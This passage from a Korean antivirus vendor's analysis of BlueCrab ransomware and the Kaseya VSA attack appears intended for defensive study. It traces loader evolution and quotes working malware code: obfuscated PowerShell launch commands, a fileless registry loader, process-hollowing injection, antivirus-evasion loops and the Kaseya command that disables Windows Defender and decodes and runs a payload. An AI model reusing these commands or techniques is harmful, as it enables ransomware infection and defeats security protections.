2020.01.07	"C:\~powershell.exe" -ExecutionPolicy Bypass -windowstyle hidden -Command "IEX ((Get-Content 'C:\Users\vmuser\AppData\Local\mnzhlfthf.ps1').Replace('~',''));"

2020.01.08	"C:\~powershell.exe" -ExecutionPolicy Bypass -windowstyle hidden -Command "IEX ([IO.File]::ReadAllText('C:\Users\vmuser\AppData\Local\ffogqru.ps1')).Replace('~','');"
2020.01.09	"C:\~powershell.exe" -ExecutionPolicy Bypass -windowstyle hidden -Command "IEX ((Get-Content 'C:\Users\vmuser\AppData\Local\istjwpsqn.ps1') -replace '~','');"
2020.01.13	"C:\~powershell.exe" -windowstyle hidden -Command "IEX ((Get-Content 'C:\Users\vmuser\AppData\Local\yheivpagdx.ps1') -replace '~','');"
2020.01.16	"C:\~powershell.exe" -windowstyle hidden -Command "IEX ((Get-Content 'C:\Users\vmuser\AppData\Local\qgvooroi.dll').'rep"lace'('~',''));"

[표 1] 파워셸(PowerShell) 명령어 변형 과정

공격자는 명령어 문자열을 조금씩 난독화하거나 공백을 추가하는 등 파워셸의 문법적 특징을 사용하여 지속적으로 진단 우회를 시도했다. 이러한 변형은 실행 시 특정 인자값을 조건으로 탐지하는 행위 진단을 우회하고자 하는 목적이다.

2020년 10월에는 실행 구조적으로 큰 변형이 발생하였는데, 파일을 생성 후 실행하는 것이 아닌 [그림 13]과 같이 레지스트리와 환경 변수를 사용하는 방식으로 변화했다. 레지스트리에 PE 데

```


for (var i = 0; i <= vcukgytcjg.length - 1; i++) {
    modahvh = modahvh + vcukgytcjg.substring(i, i + 1);
    if (modahvh.length == 4000) {
        wodbkluab.RegWrite("HKEY_CURRENT_USER\SOFTWARE\\" + sivinwvy + "\\" + dguojkz, modahvh, "REG_SZ");
        dguojkz = dguojkz + 1;
        modahvh = '';
    }
}
if (modahvh.length > 0) {
    dguojkz = dguojkz + 1;
    wodbkluab.RegWrite("HKEY_CURRENT_USER\SOFTWARE\\" + sivinwvy + "\\" + dguojkz, modahvh, "REG_SZ");
}
bpsufigzzqo = 'for ($i=0;$i -le ' + dguojkz +
';$i++) {$c="HKCU:\SOFTWARE\\" + $env:computername + "0";Try{$a=$a+(Get-ItemProperty -path $c).$i}Catch{};function
chba{[cmdletbinding()]param([parameter(Mandatory=$true)](String)$hs);$Bytes = [byte[]]::new($hs.Length /
2);for($i=0; $i -lt $hs.Length; $i+=2){$Bytes[$i/2] = [convert]::ToByte($hs.Substring($i, 2), 16)}$Bytes;$i =
0;While ($True){$i++;$sko = [math]::Sqrt($i);if ($sko -eq 1000){ break}}[byte[]]$b =
chba($a.replace("!@#", $sko));[Reflection.Assembly]::Load($b);[Mode]::Setup();';
wodbkluab.RegWrite("HKEY_CURRENT_USER\Environment\\" + sivinwvy, bpsufigzzqo, "REG_EXPAND_SZ");

```


[그림 13] 레지스트리 및 환경 변수 데이터 삽입 코드

이터를 삽입하고 이를 로드하여 실행하는 명령어를 환경 변수에 삽입한다. 이후 환경 변수에 저장된 명령어를 불러와 실행하는 복잡한 구조이다. 또한 자동실행 레지스트리 등록을 통해 재부

팅 이후에도 감염 명령어가 실행되도록 구성했다. 파일을 생성하는 순간 명확한 진단 포인트가 되며, 환경 변수나 레지스트리에 저장된 데이터는 삭제 과정이 더 까다롭기 때문에 진단 우회에 큰 이점을 가질 수 있다. 때문에 공격자는 이와 같은 파일리스 기법을 적용한 것으로 추정된다.



[그림 14] 레지스트리에 삽입된 PE 바이너리



[그림 15] 환경 변수에 삽입된 파워셸 명령어

[그림 14], [그림 15]는 각각 레지스트리 및 환경 변수에 삽입된 PE 바이너리 및 파워셸 명령어를 나타낸 것이다.

자사 분석 결과, 파일리스 형태로 변형한 후에도 지속적으로 진단 우회를 위한 시도가 존재했으며, 발생한 변형 내역은 다음과 같다.

2020년 10월 26일, 레지스트리 자동 실행 등록 행위가 추가되고 얼마 지나지 않아 해당 기능이 제거되었다. 따라서 재부팅 시에 동작하지 않으며 wscript.exe가 직접 환경 변수의 명령어를 실행한다. 또한 [표 2]와 같이 Base64 코드 중간에 “”를 사용하여 명령어를 난독화했다. 자동 실행 등록 행위는 대부분의 백신 프로그램에서 탐지 대상이 되므로 빠르게 제거되었을 것이라 추정된다.

```
"C:\Windows\System32\WindowsPowerShell\v1.0\PowerShell.exe" -e J"AB3AD0AJwAgAC0AQwBvAG0AbQBhAG4AZAAgACIASQBFA  
Fg...(중략)...HcAUwB0AHkAbABIACAAaABpAGQAZABIAG4"A
```

[표 2] 난독화된 파워셸(PowerShell) 명령어

2020년 11월 5일에는 기존 wscript.exe가 파워셸(PowerShell) 명령어를 직접 실행하는 방식에서 CMD를 통해 파워셸(PowerShell) 명령어를 실행하도록 변경되었다. 따라서 프로세스 트리 구조가 달라지게 되며 이를 기반으로 반영된 진단을 우회하기 위한 목적이다. [표 3]은 변경된 파워셸 명령어 실행 방식을 나타낸 것이다.

```
"C:\Windows\System32\cmd.exe" /c powershell -e IABpAGYAKABbAEUAbgB2AGkAcgBvAG4AbQBIAG4AdABdADoAOgBJAHMANgA0  
AEIAaQB0AE8AcABIAHIAYQ...(중략)...UAIABoAGkAZABkAGUAbgA=
```

[표 3] 파워셸(PowerShell) 명령어 실행 방식의 변형

2020년 11월 6일에는 환경 변수에 명령어를 등록 후 실행하는 행위가 제거되었다. 따라서 기존 환경 변수에 저장되었던 명령어를 wscript.exe가 직접 실행한다. 또한 [표 4]와 같이 해당 명령어 앞 부분에 랜덤한 주석값을 추가 후 Base64 인코딩하여 감염 환경마다 완전히 다른 인자를 갖도록 변형되었다.

```
<# brsjyxdus #>for ($i=0;$i -le 700;$i++){ $c="HKCU:\SOFTWARE\prizbydat";Try{$a=$a+(Get-ItemProperty -path $c).$i}  
Catch{}};function chba{[cmdletbinding()][parameter(Mandatory=$true)][String]$hs);$Bytes = [byte[]]::new($hs.Length /  
2);for($i=0; $i -lt $hs.Length; $i+=2){ $Bytes[$i/2] = [convert]::ToByte($hs.Substring($i, 2), 16)}$Bytes;$i = 0;While ($True){$i++;$ko =  
[math]::Sqrt($i);if ($ko -eq 1000){ break}}[byte[]]$b = chba($a.replace("!@#", $ko));[Reflection.Assembly]::Load($b);[Mode]::Setup();
```

[표 4] 랜덤한 주석이 추가된 파워셸(PowerShell) 명령어

마지막으로 2020년 11월 10일에는 [표 5]와 같이 파워셸(PowerShell) 명령어 내부에 공백이 추가되었다. V3 엔진에서는 행위 기반 분석을 통해 난독화된 파워셸(PowerShell) 명령어를 자동으로 디코딩하여 악성 여부를 검사하는 기능이 포함되어 있다. 헌데 명령어에 불필요한 공백이 존재할 경우 디코딩에 실패하는 버그가 있었다. 공격자는 이런 점을 발견하여 진단 우회를 시도했다. 현재 V3 최신 버전 엔진은 공백 및 난독화 여부와 관련 없이 정상적으로 명령어 디코딩이 가능하도록 개선되었다.

```
"C:\Windows\System32\cmd.exe" /k C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe  
-Enc"PAAjACAAdQB2AGUAawB...(중략)...wBIAHQAdQBwACgAKQA7AA=="
```

[표 5] 공백이 추가된 파워셸(PowerShell) 명령어

2.5 닷넷(.NET) PE

앞서 살펴본 바와 같이 블루크랩 랜섬웨어에는 다수의 변형이 발생하였지만 결과적으로 닷넷(.NET) PE를 실행하는 행위는 동일하다. 이로 인해 실행된 닷넷(.NET) PE는 다음과 같은 기능을 수행한다.

닷넷(.NET) PE는 실질적인 악성 행위를 수행하는 델파이(Delphi) PE를 로드하기 위한 중간 매개체 역할을 한다. 닷넷(.NET) 형식의 바이너리는 파워셸(PowerShell)을 통해 별도의 기법없이 간단하게 로드하여 실행할 수 있기 때문에 1차적으로 닷넷(.NET) 바이너리를 사용한 것으로 추정된다.

해당 PE는 간단한 구조를 가지고 있다. 내부 특정 변수에 난독화되어 저장되어 있는 데이터를 복호화한 뒤 특정 프로세스에 인젝션한다. 난독화 방식으로는 초기에는 Base64 인코딩한 문자열을 뒤집어 저장하는 방식을 사용했으나 후기에는 특정 값을 특정 문자열로 치환하여 저장하는 방식으로 변화했다. 또한 DLL을 로드하는 방식에서 정상 프로세스를 실행 후 프로세스 할로잉 기법을 통해 실행하는 방식으로 변화했다.

닷넷(.NET) PE의 주요 샘플을 분석한 결과를 시간순으로 살펴보면 다음과 같다.

[그림 16]의 2020.01.02 샘플에서는 PE 바이너리가 Base64 인코딩되어 역순으로 저장되어 있다. 실행 시 이를 원본으로 복호화 후 “MemoryLoadLibrary()” 메소드를 사용하여 실행한다. 해당 메소드는 가상 메모리 할당 후 PE 데이터를 메모리 구조에 맞게 매핑한 뒤 실행하는 코드로 정의되어 있다. 대상 바이너리는 DLL이며 결과적으로 파워셸(PowerShell) 프로세스가 해당 DLL을 로드하여 실행한다.

```
AQoLAAEAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAQAAAAAAAAAgLAA8//
A8AAEAAAAIAAQpVT";
byte[] bytes = Convert.FromBase64String(Mode.ReverseString(s));
Thread.Sleep(20000);
Mode.MemoryLoadLibrary(bytes);
return "000";
```

[그림 16] 2020.01.02 샘플

[그림 17]의 2020.10.22 샘플에서는 PE 바이너리 저장 방식이 특정 문자열을 치환하여 저장하는 방식으로 변화했다. “1000” 문자열이 “!@#” 문자열로 치환된 구조이다. 또한 Sleep 함수 대신 실행 지연 코드가 추가되었으며 Execute() 메소드를 사용하여 저장된 파일을 실행한다.

[illegible]

[그림 17] 2020.10.22 샘플

Execute() 메소드는 현재 자신의 커멘드라인의 프로세스를 생성한 후 프로세스 할로잉 기법을 사용하는 코드로 정의되어 있다. 따라서 대상 바이너리는 DLL 형식에서 EXE 형식으로 변경되

었으며 자신과 동일한 프로세스인 powershell.exe가 새로 실행되고 해당 프로세스에 바이너리가 인젝션되어 실행된다. [그림 18]은 20.10.22 샘플의 인젝션 메소드 코드를 나타낸 것이다.

```

if (!Mode.RunPE.CreateProcessA(Environment.CommandLine.Split(new char[]
{
    ' '
}))[0].Replace("#", ""), Environment.CommandLine, IntPtr.Zero, IntPtr.Zero, false, 134217732u, IntPtr.Zero, null, ref startupInformation,
{
    throw new Exception();
}

bool flag = false;
int num6 = Mode.RunPE.VirtualAllocEx(processInformation.ProcessHandle, num3, length, 12288, 64);
if (num6 == 0)
{
    throw new Exception();
}
if (!Mode.RunPE.WriteProcessMemory(processInformation.ProcessHandle, num6, payload, bufferSize, ref num))

```

[그림 18] 20.10.22 샘플 – 인젝션 메소드 코드

그 다음 [그림 19]의 2020.11.18 샘플에서는 치환 문자열이 “\$%^”로 변경되었으며 인젝션 대상 프로세스가 자신의 커맨드 라인의 프로세스에서 특정 프로세스로 변경되었다. 해당 프로세스의 경로는 하드코딩 되어있다. 경로명이 x64 환경에만 존재하는 경로명으로 실질적으로 x86 환경은 감염 대상에서 제외되었다. 본 샘플의 경우 인젝션 대상은 cmd.exe 프로세스이며 이후 악성 행위는 모두 cmd.exe에서 발현된다. 대상 프로세스 경로는 다음 [표 6]과 같이 주기적으로 변경되었다.

```

byte[] payload = Mode.StringToByteArray(text.Replace("$%^", num2.ToString()));
Mode.jrvEinDi.00qho(payload);
Console.Read();
return "RCoPwST";

if (!Mode.jrvEinDi.CreateProcessA("c:\Windows\SysWOW64\cmd.exe", "c:\Windows\SysWOW64\cmd.exe /C " +
Environment.CommandLine, IntPtr.Zero, IntPtr.Zero, false, 134217732u, IntPtr.Zero, null, ref
startupInformation, ref processInformation))
{
    throw new Exception();
}

```

[그림 19] 2020.11.18 샘플 – 난독화 해제 및 인젝션 코드

(기존)	'20.11.28	12.04	12.04	12.07	12.16
powershell.exe	cmd.exe	notepad.exe	cscript.exe	wscript.exe	ping.exe
12.12	12.16	'21.01.18	03.03	03.12	05.06
find.exe	write.exe	WerFault.exe	wermgr.exe	ipconfig.exe	notepad.exe

[표 6] 인젝션 대상 프로세스 변화 목록

[표 6]의 변화는 프로세스 트리 구조에 변화를 주어 진단을 우회하고자 하는 목적일 것으로 판단된다. 자사에서는 변형 발생 초기부터 프로세스명에 관련 없이 차단이 가능한 진단을 유지해왔기 때문에 타사의 진단 우회 목적일 것으로 추정된다.

한편 앞서 살펴본 ‘2.3 JS 파일’에서 언급한 코발트 스트라이크(CobaltStrike) 감염 과정에서는 두 개의 닷넷(.NET) PE를 사용하며 각각 로더(Loader)와 인젝터(Injector)의 기능을 한다. [그림 20]은 코발트 스트라이크(CobaltStrike) 샘플의 인젝션 코드를 나타낸 것이다. 로더는 레지스트리에 등록된 인젝터 바이너리를 복호화 후 실행하는 역할을 한다. 이렇게 실행된 인젝터에는 다음과 같이 인젝션 대상 프로세스(ImagingDevices.exe)의 경로가 하드코딩되어 있다. 해당 인젝션 대상 프로세스는 C&C 서버와 마찬가지로 오래도록 변경되지 않았다.


```
if (!Diagnostics.PE.CreateProcessA("C:\Program Files (x86)\Windows Photo Viewer\ImagingDevices.exe", "",
IntPtr.Zero, IntPtr.Zero, false, 134217732u, IntPtr.Zero, null, ref startupInformation, ref
processInformation))
{
    throw new Exception();
}
```

[그림 20] 코발트 스트라이크(CobaltStrike) 샘플 - 인젝션 코드

2.6 델파이(Delphi) PE

델파이(Delphi) PE는 최종적으로 블루크랩(BlueCrab) 랜섬웨어 바이너리를 로드하는 역할을 수행하며, 관리자 권한을 얻기 위해 UAC 메시지 박스를 반복적으로 노출시키는 기능과 특정 백신 프로그램 제품들을 우회하기 위한 코드가 존재한다.

현재 프로세스의 권한을 검사하여 관리자 권한이 아닐 경우 관리자 권한으로 재실행시키며 이때 [그림 21]과 같이 UAC 메시지 박스가 노출된다. 사용자가 “예”를 누를 때까지 100회 반복 실행되며 해당 메시지 박스가 노출된 동안에는 다른 작업을 할 수 없다. 대부분의 악성코드는 권한을 상승하기 위해 취약점을 이용하지만 블루크랩 랜섬웨어는 위와 같이 독특한 방식으로 권한 획득을 시도한다.



[그림 21] 관리자 권한 획득을 위한 UAC 팝업

백신 프로그램 우회 코드에서는 V3 제품 또한 대상에 포함되어 있었기 때문에 자사 분석 당시 중점적으로 모니터링해야 했던 부분이다. V3 제품 우회 목적의 변형은 크게 두 번 존재했으며, 감시 프로세스를 사용한 기법과 서비스 확인 및 행위 지연 기법이 대표적인 기법이다.

1) 감시 프로세스 사용

V3 Lite 제품의 기본 설치 경로를 검사하여 해당 경로가 존재할 경우 추가적인 DLL 파일을 실행했다. [그림 22]의 감시 프로세스 DLL 코드에는 실행된 악성코드의 동작 여부를 모니터링하며 프로세스가 종료된 경우 재실행 시키는 기능이 포함되어 있다.

```

if ( Func_GetFileAttributesA((int)"C:\\Windows\\SysWOW64\\diskpart.exe") )
    sub_403C6C(v7, "C:\\Windows\\SysWOW64\\diskpart.exe");
else
    sub_403C6C(v7, "C:\\Windows\\System32\\diskpart.exe"); ①
v8 = 2000;
while ( (unsigned __int8)Func_FindProcess((int)"diskpart.exe") )
{
    Sleep(0x1388u);
    if ( !--v8 )
    {
        v12 = v17;
        __writefsdword(0, (unsigned int)v15);
        v17 = &loc_413F34;
        sub_403C3C(v12, 2);
        sub_403AA4();
    }
}
sub_413974();
sub_403EBC(v9, "log.txt");
if ( Func_GetFileAttributesA(v19) )
{
    sub_413974();
    sub_403EBC(v10, "log.txt");
    v11 = sub_4040B4();
    sub_405968(v11); ②
}
Func_Run_Sibling_Powershell(v8, v3); ③
Sleep(0x9C4u);
Func_Inject_Ransom_diskpart((int)&off_41385C, 1, 0); ④

```

[그림 22] 감시 프로세스 DLL 코드

이때 두 프로세스를 생성한 부모 프로세스는 종료된 상태이기 때문에 프로세스 트리가 끊어져 있다. 악성 행위를 하는 프로세스와 부모 프로세스 하위의 모든 프로세스를 종료해도 감시 프로세스는 남아있게 되어 지속적으로 악성 행위를 하는 프로세스를 재실행시켜준다. [표 7]은 감시 프로세스의 동작 과정을 나타낸 것이다.

감시 프로세스 활용 프로세스 보호 기법	
1	diskpart.exe 의 파일 경로 탐색
2	diskpart.exe 프로세스 존재 시 (암호화 행위 프로세스) Sleep, 미 존재 시 다음 행위
3	파워셸(PowerShell) 스크립트 실행 (재귀 실행)
4	diskpart.exe 실행 및 블루크랩(BlueCrab) 랜섬웨어 인젝션
5	종료

[표 7] 감시 프로세스 동작 과정

V3 제품에는 다수의 파일에 대한 암호화 행위가 발생하면 해당 프로세스를 차단하는 랜섬웨어 감염 방지 진단이 존재한다. 해당 진단으로 인해 암호화 중인 프로세스가 종료되어도 곧바로 다시 실행되어 암호화되지 않은 나머지 파일을 암호화 하는 중 다시 해당 진단에 의해 차단된다. 이 과정이 반복되면 진단은 다수 발생하지만 그 때마다 파일이 조금씩 추가로 암호화되며 결국 모든 파일이 암호화 된다. 이러한 기법 자체를 차단할 수 있는 진단을 반영한 이후 변형에서는 해당 기법은 제거되었으며 서비스 확인 및 행위 지연 기법으로 변경되었다.

2) 서비스 확인 및 행위 지연

V3 제품의 실시간 검사 서비스가 동작 중이면 실행을 지연시킨다. 행위 지연 중 실시간 검사가 종료되는 등 서비스가 비활성화 되면 곧바로 암호화 작업을 시작하도록 구성했다. [그림 23]은 V3 서비스 확인 코드를 나타낸 것이다. 최대 대기시간은 약 500초이며 그 이후에는 행위가 발현되어 V3 제품에 의해 차단된다.

```

if ( sub_413618(v3, (int)"V3 Service") )
{
    v6 = 500;
    do
    {
        Sleep(1000u);
        if ( !sub_413618(v7, (int)"V3 Service") )
            break;
        --v6;
    }
    while ( v6 );
}

```

[그림 23] V3 서비스 확인 코드

자사 분석 결과, 이와 같은 기법은 사용자의 임의적 실시간 검사 종료, 제품 업데이트 시의 서비스 일시 중지 상태 등을 노린 기법으로 추정 된다. 이에 대응하고자 해당 기능이 동작할 때의 메모리 특성을 활용하여 악성 델파이(Delphi) PE 자체를 차단하는 진단을 반영했다. 공격자는 해당 진단 포인트를 정확히 파악하여 문자열을 일부 암호화하며 진단을 우회하는 변형을 보였다. 초기에는 V3 Lite 제품의 서비스만 모니터링 하였으나 2020.11.03 일자 이후로 발견된 변형부터는 [표 8]과 같이 기업용 V3 제품의 서비스를 모니터링하는 코드가 추가되었다.


문자열 변화			
2020.11.02	00012C40	FF FF FF FF 20 00 00 00 43 3A 5C 57 69 6E 64 6F	ÿÿÿÿ ...C:\Windows\System32\rundl132.exe....V3 Service..U<13ÀUh-8A.dÿ0d% 3ÀZYd%
	00012C50	77 73 5C 53 79 73 74 65 6D 33 32 5C 72 75 6E 64	
	00012C60	6C 6C 33 32 2E 65 78 65 00 00 00 00 56 33 20 53	
	00012C70	65 72 76 69 63 65 00 00 55 8B EC 33 C0 55 68 97	
	00012C80	38 41 00 64 FF 30 64 89 20 33 C0 5A 59 59 64 89	
2020.11.09	00012DC0	43 3A 5C 57 69 6E 64 6F 77 73 5C 53 79 73 74 65	C:\Windows\System32\rundl132.exe
	00012DD0	6D 33 32 5C 72 75 6E 64 6C 6C 33 32 2E 65 78 65	m32\rundl132.exe
	00012DE0	00 00 00 00 FF FF FF FF 01 00 00 00 56 00 00 00	ÿÿÿÿ....V...
	00012DF0	FF FF FF FF 08 00 00 00 20 53 65 72 76 69 63 65	ÿÿÿÿ.... Service
	00012E00	00 00 00 00 FF FF FF FF 05 00 00 00 31 32 33 34	ÿÿÿÿ....1234
2020.11.10	00012E70	72 75 6E 64 6C 6C 33 32 2E 65 78 65 00 00 00 00	rundl132.exe....
	00012E80	FF FF FF FF 01 00 00 00 20 00 00 00 FF FF FF FF	ÿÿÿÿ.... ...ÿÿÿÿ
	00012E90	01 00 00 00 56 00 00 00 FF FF FF FF 07 00 00 00	V...ÿÿÿÿ....
	00012EA0	53 65 72 76 69 63 65 00 FF FF FF FF 03 00 00 00	Service.ÿÿÿÿ....
	00012EB0	53 76 63 00 FF FF FF FF 05 00 00 00 31 32 33 34	Svc.ÿÿÿÿ....1234
2020.11.12	00012E70	6C 6C 33 32 2E 65 78 65 00 00 00 00 FF FF FF FF	l132.exe....ÿÿÿÿ
	00012E80	01 00 00 00 20 00 00 00 FF FF FF FF 01 00 00 00	ÿÿÿÿ....
	00012E90	56 00 00 00 FF FF FF FF 01 00 00 00 53 00 00 00	V...ÿÿÿÿ....S...
	00012EA0	FF FF FF FF 06 00 00 00 65 72 76 69 63 65 00 00	ÿÿÿÿ....ervice..
	00012EB0	FF FF FF FF 02 00 00 00 76 63 00 00 55 8B EC 33	ÿÿÿÿ....vc.U<13

[표 8] V3 서비스 확인 코드의 진단 우회 문자열 변화

3. 카세야(Kaseya) 공격 분석

3.1 감염 과정

기업 관리 솔루션 개발사 카세야(Kaseya)의 프로그램 VSA(각종 패치 관리와 클라이언트 모니터링을 수행할 수 있는 클라우드 기반 매니지먼트 서비스) 취약점으로 배포된 랜섬웨어도 앞서 기술한 블루크랩(BlueCrab)랜섬웨어를 사용했다. 기존 유포 방식과 다른점은 불특정 다수의 일반 사용자를 대상으로 구글, MS Bing 검색 사이트를 통해 자바스크립트 형태(*.JS)로 유포 중인 것과 달리 이번 피해 사례는 타겟 공격 형태로 유포되었으며, 랜섬웨어 동작 방식에 있어서도 차이가 있다. [그림 24]는 카세야(Kaseya) VSA로 유포된 랜섬웨어 감염 화면이다.



[그림 24] 카세야(Kaseya) VSA로 유포된 랜섬웨어 감염 화면

해당 공격의 배후로 보이는 레빌(Revil) 그룹은 효과적인 배포를 위해 공급망을 통해 공격하였으며, 감염 과정에서도 Windows Defender 무력화 및 백신 프로그램 벤더들의 탐지를 회피하

기 위해 정상 MS 파일을 이용하여 파일 암호화를 하는 등 용의주도하게 악성 행위를 수행했다.

감염 내역은 Initial-Access(초기 접근) → Execution(실행) → Defense Evasion(방어 회피) → Persistence(공격 지속)의 4단계로 확인되었으며, 상세 내용은 다음과 같다.

- 1) Initial-Access(초기 접근): Supply Chain Compromise(TID: T1195)
카세야(Kaseya)사의 VSA 취약점을 이용하여 C:\kworking 폴더에 agent.crt 파일(base64 인코딩파일)을 생성한다.
- 2) Execution(실행): Command and Scripting Interpreter(TID: 1059)
카세야(Kaseya)사의 AgentMon.exe에 의해 파워셸(PowerShell) 명령어를 실행한다.
- 3) Defense Evasion(방어 회피): Impair Defenses(TID: 1562) & Masquerading(TID: 1036) & Obfuscated Files or Information(TID: 1027) & Indicator Removal on Host(TID: 1070)

```
"C:\WINDOWS\system32\cmd.exe" /c ping 127.0.0.1 -n 4979 > nul & C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe Set-MpPreference -DisableRealtimeMonitoring $true -DisableIntrusionPreventionSystem $true -DisableIOAVProtection $true -DisableScriptScanning $true -EnableControlledFolderAccess Disabled -EnableNetworkProtection AuditMode -Force -MAPSReporting Disabled -SubmitSamplesConsent NeverSend & copy /Y C:\Windows\System32\certutil.exe C:\Windows\cert.exe & echo %RANDOM% >> C:\Windows\cert.exe & C:\Windows\cert.exe -decode c:\kworking\agent.crt c:\kworking\agent.exe & del /q /f c:\kworking\agent.crt C:\Windows\cert.exe & c:\kworking\agent.exe
```

[표 9] 실행된 파워셸(PowerShell) 명령어

[표 9]는 실행된 파워셸(PowerShell) 명령어를 나타낸 것으로, 실행된 해당 명령어의 기능과 설명은 [표 10]과 같다.

